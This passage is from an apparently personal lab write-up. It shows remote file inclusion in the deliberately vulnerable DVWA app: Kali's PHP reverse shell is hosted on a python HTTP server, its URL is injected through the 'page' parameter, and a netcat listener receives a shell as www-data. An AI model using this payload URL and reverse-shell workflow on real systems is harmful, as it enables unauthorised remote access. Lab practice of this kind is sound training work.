
Figure 16.

I wanted to check to make sure the python server was up and running so I navigated to the website and noticed that the directory I set up the server in was NOT the desired directory, i.e. /usr/share/webshells/php/ but the /root/.


poppa@poppa: /usr/share/webshells/php
File
Actions
Edit
View
Help
DVWA
RFI
python server
LISTENER
poppa@poppa: /usr/share/webshells/php

```
┌──(poppa㉿poppa)-[/usr/share/webshells/php]
└─$ ls
findsocket  php-backdoor.php  php-reverse-shell.php  qsd-php-backdoor.php  simple-backdoor.php

┌──(poppa㉿poppa)-[/usr/share/webshells/php]
└─$ cp php-reverse-shell.php /home/poppa/Downloads

┌──(poppa㉿poppa)-[/usr/share/webshells/php]
└─$ █
```

Figure 17. To fix the issue in Figure 16. I simply copied the file to a directory I knew I could access through the python server.



Directory listing for /Downloads/ — Mozilla Firefox

192.168.64.3:8080/Downloads/

Directory listing for /Downloads/

- burpsuite_community_linux_arm64_v2023_12_1_5.sh
- php-reverse-shell.php
- systemback-install_pack-1.9.4/

Figure 18. Confirming the file is there.


Vulnerability: File Inclusion :: Damn Vulnerable Web Application (DVWA) v1.10 *Development* — Mozilla Firefox

```
localhost/vulnerabilities/fi/?page=http://192.168.64.3:8080/Downloads/php-reverse-shell.php
```


Vulnerability: File Inclusion

[file1.php] - [file2.php] - [file3.php]

More Information

- https://en.wikipedia.org/wiki/Remote_File_Inclusion
- https://www.owasp.org/index.php/Top_10_2007-A3

Figure 19. I use command injection to load the file into the URL like so.




```
localhost/vulnerabilities/fi/?page=http://192.168.64.3:8080/Downloads/php-reverse-shell.php
```

WARNING: Failed to daemonise. This is quite common and not fatal. Connection refused (111)

```
┌──(poppa㉿poppa)-[~]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.64.3 - - [10/Mar/2024 18:06:55] "GET / HTTP/1.1" 200 -
192.168.64.3 - - [10/Mar/2024 18:07:02] "GET /Downloads/ HTTP/1.1" 200 -
172.17.0.2 - - [10/Mar/2024 18:13:00] "GET /Downloads/php-reverse-shell.php HTTP/1.0" 200 -
```

Figure 20. That doesn't look right…

We can confirm that the php-reverse-shell.php file loaded successfully because we see code: 200.




```
┌──(poppa㉿poppa)-[/usr/share/webshells/php]
└─$ cd /usr/share/webshells/php
```

```
http://localhost/vulnerabilities/fi/?page=http://192.168.64.3:8080/php-reverse-shell.php
```

Figure 21.


Nevertheless, let's try the actual file path as shown above to host the python server. Start the server again, just as we did in Figure 14, and navigate to the URL once more.



```
┌──(poppa㉿poppa)-[/usr/share/webshells/php]
└─$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
172.17.0.2 - - [10/Mar/2024 18:17:25] "GET /php-reverse-shell.php HTTP/1.0" 200 -
```

Figure 22.

We have the 200 code again and the IP being 172.17.0.2, which I can confirm as the IP that my Firefox's proxy server uses; and if we mosey on over to our LISTENER (set COLOR "light brown") in Figure 23…



```
┌──(poppa㉿poppa)-[~]
└─$ nc -lvnp 4411
listening on [any] 4411 ...
connect to [192.168.64.3] from (UNKNOWN) [172.17.0.2] 42414
Linux 3bc6b50d56b0 6.5.0-kali3-arm64 #1 SMP Debian 6.5.6-1kali1 (2023-10-09) x86_64 GNU/Linux
 23:17:25 up  2:13,  0 users,  load average: 0.21, 0.11, 0.09
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ pwd
/
$ ls
bin
boot
core
dev
etc
home
lib
lib64
main.sh
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
$ 
```

Figure 23. JORDAN! (If it ended at 24, I would have said KOBE *shrugs shoulders*)